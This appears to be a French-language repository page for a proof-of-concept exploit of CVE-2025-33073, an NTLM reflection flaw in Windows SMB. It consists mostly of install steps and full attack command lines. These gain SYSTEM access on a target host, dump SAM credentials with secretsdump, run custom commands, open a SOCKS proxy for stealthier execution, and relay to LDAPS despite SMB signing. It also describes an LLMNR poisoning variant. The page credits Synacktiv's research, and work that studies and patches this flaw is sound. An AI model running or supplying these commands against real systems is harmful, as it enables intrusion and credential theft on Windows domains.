
 mverschu/cve-2025-33073
Exploit PoC pour la faille de réflexion NTLM SMB.

PoC d'exploitation pour la faille SMB de réflexion NTLM.
Tous les crédits reviennent à la recherche officielle :
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
OS : Kali Linux (la plupart des paquets sont préinstallés).
pipx (recommandé) — installe ldap3-bleeding-edge, impacket et dnspython dans un venv d'application isolé :
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
Vous avez toujours besoin de NetExec (nxc) et de dig dans votre PATH (inclus sur Kali). Pour --smb-signing, installez le fork d'impacket dans l'environnement pipx :
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
venv local — mêmes dépendances que setup.sh / requirements.txt :
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
Cela installe ldap3-bleeding-edge==2.10.1.1337, impacket et dnspython.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
Étiquette DNS spécifique à la cible (exemple SRV1 de Synacktiv)
Par défaut, l'outil enregistre localhost1UWhRC.... Pour certaines cibles, enregistrez une étiquette dérivée du nom d'ordinateur de la victime afin que Windows la traite comme localhost (voir l'analyse de Synacktiv). --reflection-host SRV1 crée srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA ; un FQDN tel que SRV1.ASGARD.LOCAL n'utilise que la première étiquette.
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1

Commande personnalisée

Au lieu d'exécuter secretsdump, une commande personnalisée peut être exécutée.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
Pour une exécution plus furtive des commandes après qu'une connexion valide en tant que SYSTEM a été établie. --target et --target-ip doivent être égaux ici.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 Une commande personnalisée peut également être exécutée via proxychains au lieu de dumper SAM.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


Des recherches ont été menées pour déterminer si la réflexion ne fonctionnait réellement pas avec la signature SMB activée, ce qui a conduit à la découverte de failles permettant, si SIGN/SEAL sont retirés du paquet, de relayer depuis SMB vers LDAPS, ce qui n'est habituellement pas possible en raison du MIC.
Merci à :
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

Si vous êtes dans le même domaine de diffusion que l'appareil et qu'il est vulnérable à l'empoisonnement LLMNR, il est possible d'exploiter un appareil sans avoir à enregistrer un enregistrement DNS.

L'authentification NTLM locale a lieu

L'authentification NTLM locale n'a pas lieu, ce qui entraîne une tentative FAILED
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
